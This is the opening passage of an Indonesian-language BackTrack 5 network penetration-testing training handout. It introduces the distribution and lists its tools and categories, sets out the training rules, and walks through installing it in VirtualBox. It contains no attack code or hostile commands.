
PRIVATE TRAINING

X-CODE



BACKTRACK 5 PENTEST

< Network >

Oleh : Danang Heriyadi

root@bt:~# ls DAFTAR ISI

0x001 - Pengantar Backtrack

Tentang Backtrack

Backtrack dibuat oleh Mati Aharoni, seorang konsulting sekuriti asal Israel. Pada perkembangan awal, Sistem Operasi Backtrack merupakan salah satu distro linux turunan dari slackware yang juga merger dari *whax* dan *auditor security collection*.

Namun, sejak rilis ke 5, BackTrack sudah tidak lagi menggunakan basis Slackware. BackTrack kini menggunakan basis Ubuntu.

Tools yang terkenal dalam Backtrack 5

- Metasploit
- RFMON
- Aircrack-NG
- Kismet
- Nmap
- Social Engineering Toolkit
- Hydra
- John The Ripper
- Wireshark
- Ettercap, dan masih banyak lagi

Kategori dalam Backtrack 5


- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress testing
- Forensics
- Reporting Tools
- Services
- Miscellaneous

Yang harus dilakukan peserta

- Trainer menjelaskan teori dan peserta mendengarkan.
- Trainer memberikan contoh perintah yang dijalankan dan peserta mengikutinya.
- Peserta dapat langsung bertanya apabila ada yang belum paham.
- Ketika dalam “hacking test” peserta melakukan penetrasi tanpa arahan dari trainer.
- Setelah penetrasi berhasil peserta harus membuat laporan hasil penetrasi.
- Didalam laporan hasil penetrasi juga harus disertakan solusi untuk menambal celah yang sudah ditemukan.
- Apabila peserta lebih dari satu, maka peserta yang paling cepat dalam menyelesaikan penetration testing akan mendapatkan CD Video Backtrack.

Instalasi Backtrack di hardisk (VirtualBox)


Jalankan software VirtualBox. VirtualBox adalah perangkat lunak virtualisasi, yang dapat digunakan untuk mengeksekusi sistem operasi "tambahan" di dalam sistem operasi "utama". Sebagai contoh, jika seseorang mempunyai sistem operasi MS Windows yang terpasang di komputernya, maka seseorang tersebut dapat pula menjalankan sistem operasi lain yang diinginkan di dalam sistem operasi MS Windows




Tampilan VirtualBox

Untuk instalasi backtrack pada virtualbox, pertama kita perlu membuat virtual machine baru dengan klik New. Kemudian isi sesuai dengan kebutuhan.

Setting RAM paling tidak 512MB agar lancar. Namun apabila peserta memiliki RAM lebih besar maka lebih baik lagi apabila di set diatas 512MB.




Nah jika sudah klik next, selanjutnya adalah membuat virtual hardisk. Virtual Hardisk ini digunakan untuk penyimpanan data baik OS Backtrack dalam VirtualBox.




Anda dapat memilih “create new hard disk” untuk membuat virtual hard disk baru. Atau “Use existing hard disk” untuk menggunakan Virtual Hard disk yang sudah ada. Disini penulis memilih “create new hard disk”. Trainer menggunakan “Create new hard disk”.


Klik next dan next sehingga anda akan melihat tampilan seperti pada gambar dibawah ini




Pilih “Dynamically expanding storage” lalu klik next.




Aturlah besarnya ukuran Virtual Hardisk. Penulis menyarankan 8GB, klik next dan klik finish.



Klik create. Selanjutnya atur boot Image CD Backtrack 5 dengan memilih Virtual Mesin yang anda buat tadi, disini penulis memberi nama “Backtrack 5”. Klik Setting




Pilih “Storage”, pada Sorage Tree pilih icon CD dan pada Attributes CD/DVD Device pilih Image Backtrack 5.




Lalu klik OK.

Setting jaringan pada virtualbox perlu, sesuai dengan kebutuhan anda. Pada Setting, pilih "Jaringan".




NAT : Sistem Operasi Utama /Komputer Host tidak dapat melakukan ping atau mengakses IP dari Sistem Operasi "tambahan" / Komputer Guest lain.
Bridged Adapter : Antar Sistem Operasi Utama / Komputer Host dan Komputer Guest dapat saling terhubung.
Jaringan Internal : Hanya sebatas komputer – komputer di virtual saja yang saling terhubung.
Host-only Adapter : Menghubungkan antara Komputer Host dengan Komputer Guest.


Jika sudah cukup dengan konfigurasi yang anda butuhkan, selanjutnya melakukan install Backtrack dimulai dari tampilan utama VirtualBox, lalu klik mulai.



Tekan [ENTER] saat menemui tampilan seperti gambar dibawah ini




Pilih “Backtrack Text – Default Boot Text Mode”, tekan [ENTER]




Masukan perintah “startx” lalu klik [ENTER] untuk mode *Graphical Interface*


Sampai step ini,anda sudah dapat menggunakan Backtrack Live CD. Untuk install Backtrack ke dalam Virtual Hard disk. Klik icon “Install Backtrack, Pilih bahasa yang anda inginkan, dan klik Forward



Setting lokasi dan waktu (optional). Klik forward.

Langsung klik forward saja, jika menemui tampilan seperti pada gambar dibawah ini





